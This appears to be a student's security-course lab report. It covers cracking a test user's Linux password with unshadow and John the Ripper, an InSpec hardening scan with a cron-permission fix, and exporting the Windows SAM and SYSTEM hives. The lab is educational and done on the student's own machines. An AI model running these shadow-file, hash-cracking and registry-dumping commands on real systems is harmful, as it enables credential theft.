
Kevin Cendana
CSC 154

Lab 04-1: Linux and Windows


Task 1

1) Made a new user named "tester" on Kali with a username and password.




```
┌──(kevin㉿kali)-[~/Desktop]
└─$ sudo useradd -m tester
[sudo] password for kevin:

┌──(kevin㉿kali)-[~/Desktop]
└─$ sudo passwd tester
New password:
Retype new password:
passwd: password updated successfully

┌──(kevin㉿kali)-[~/Desktop]
└─$ s$
```

2) Unzipped rockyou.txt.gz




```
┌──(kevin㉿kali)-[~/Desktop]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(kevin㉿kali)-[~/Desktop]
```

3) Cracking the tester user's password using John. Basically, John tried all the passwords in the list until it found the right one. It took a bit longer than 8 minutes.




```
┌──(kevin㉿kali)-[~/Desktop]
└─$ sudo unshadow /etc/passwd /etc/shadow | grep tester > /tmp/hash.txt

┌──(kevin㉿kali)-[~/Desktop]
```



```
┌──(kevin㉿kali)-[~/Desktop]
└─$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash
.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sh
a512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:12:38 0.35% (ETA: 2024-03-04 07:40) 0g/s 80.53p/s 80.53c/s 80.53C/s 1
11783..061005
0g 0:00:12:41 0.36% (ETA: 2024-03-04 07:37) 0g/s 80.59p/s 80.59c/s 80.59C/s t
hebhoys..sinead1
bert             (tester)
1g 0:00:13:15 DONE (2024-03-01 20:22) 0.001257g/s 81.25p/s 81.25c/s 81.25C/s
bhie21..amber24
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Task 2

1) Downloaded Inspec and verified a successful download using --help



```
┌──(kevin㉿kali)-[~]
└─$ inspec --help
Commands:
  inspec archive PATH                # archive a profile to tar.gz (defaul...
  inspec artifact SUBCOMMAND         # Manage Chef InSpec Artifacts
  inspec check PATH                  # verify all tests at the specified PATH
  inspec compliance SUBCOMMAND       # Chef Compliance commands
  inspec detect                      # detect the target OS
  inspec env                         # Output shell-appropriate completion...
  inspec exec LOCATIONS              # Run all test files at the specified...
```

2) Ran Inspec to check the system's security and see any possible configuration issues.




```
     (compared using ==)

  ✔  sysctl-31a: Secure Core Dumps - dump settings
     ✔  Kernel Parameter fs.suid_dumpable value is expected to cmp == /(0|2)/
  ↺  sysctl-31b: Secure Core Dumps - dump path
     ↺  Skipped control due to only_if condition.
  ✔  sysctl-32: kernel.randomize_va_space
     ✔  Kernel Parameter kernel.randomize_va_space value is expected to eq 2
  ✔  sysctl-33: CPU No execution Flag or Kernel ExecShield
     ✔  /proc/cpuinfo Flags should include NX
  ✔  sysctl-34: Ensure links are protected
     ✔  Kernel Parameter fs.protected_fifos value is expected to eq 1 or eq 2
 or eq nil
     ✔  Kernel Parameter fs.protected_hardlinks value is expected to eq 1
     ✔  Kernel Parameter fs.protected_regular value is expected to eq 2 or eq
 nil
     ✔  Kernel Parameter fs.protected_symlinks value is expected to eq 1


Profile Summary: 27 successful controls, 29 control failures, 2 controls skip
ped
Test Summary: 119 successful, 60 failures, 3 skipped
```


3)

- **Select a Failed Rule:** Some cron directories and files like /etc/crontab aren't expected to be readable by others and by group
- **Research the rule and how to fix the issue:** This issue can be fixed by changing the permissions of the files using chmod (or sudo chmod)
- **Describe how this issue impacts security:** Looking up cron jobs, they schedule scripts to run automatically at a certain time and date. A malicious user might be able to intercept these files and gain crucial information on system operations, which might reveal vulnerabilities in security or sensitive info.

4) On Ubuntu, fixed the possible issues discussed above using chmod, and reran the inspec scan.




```
kevin@ubuntu:~$ sudo chmod o-r /etc/crontab
sudo chmod g-r /etc/crontab
sudo chmod o-r /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.month
ly /etc/cron.d
sudo chmod g-r /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.month
ly /etc/cron.d
[sudo] password for kevin:
```



```
kevin@ubuntu:~$ inspec exec https://github.com/dev-sec/linux-baseline --chef-license accept
+---------------------------------------------+
✓ 1 product license accepted.
+---------------------------------------------+
Traceback (most recent call last):
        30: from /usr/bin/inspec:266:in `<main>'
        29: from /usr/bin/inspec:266:in `load'
        28: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-bin-4.41.20/bin/inspec:11:in `<top (required)>'
        27: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/base_cli.rb:35:in `start'
        26: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/thor-1.1.0/lib/thor/base.rb:485:in `start'
        25: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/thor-1.1.0/lib/thor.rb:392:in `dispatch'
        24: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/thor-1.1.0/lib/thor/invocation.rb:127:in `invoke_command'
        23: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/thor-1.1.0/lib/thor/command.rb:27:in `run'
        22: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/cli.rb:285:in `exec'
        21: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/cli.rb:285:in `each'
        20: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/cli.rb:285:in `block in exe
'
        19: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/runner.rb:199:in `add_targe
'
        18: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/profile.rb:77:in `for_targe
'
        17: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/profile.rb:23:in `resolve_t
rget'
        16: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/profile.rb:23:in `new'
        15: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/cached_fetcher.rb:11:in `in
tialize'
        14: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher.rb:7:in `resolve'
        13: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/plugin/v1/registry.rb:13:in
`resolve'
        12: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/plugin/v1/registry.rb:13:in
`each'
        11: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/plugin/v1/registry.rb:15:in
`block in resolve'
        10: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher/url.rb:22:in `resol
e'
         9: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher/url.rb:33:in `resol
e_from_string'
         8: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher/url.rb:82:in `trans
orm'
         7: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher/url.rb:137:in `defa
lt_ref'
         6: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/inspec-core-4.41.20/lib/inspec/fetcher/url.rb:153:in `shel
out'
         5: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/mixlib-shellout-3.2.5/lib/mixlib/shellout.rb:270:in `run_c
mmand'
         4: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/mixlib-shellout-3.2.5/lib/mixlib/shellout/unix.rb:97:in `r
n_command'
         3: from /opt/inspec/embedded/lib/ruby/gems/2.7.0/gems/mixlib-shellout-3.2.5/lib/mixlib/shellout/unix.rb:321:in `
ork_subprocess'
```


Task 3

1) Created another tester user but for Windows.




```
C:\Windows\system32>net user /add tester Password123
The command completed successfully.
```


2) I took some important databases from the Windows registry as administrator, 'SAM' and 'SYSTEM', and dragged them to my local Mac, then to Kali.




```
C:\Windows\system32>reg save hklm\sam c:\sam
The operation completed successfully.
```




```
C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.
```



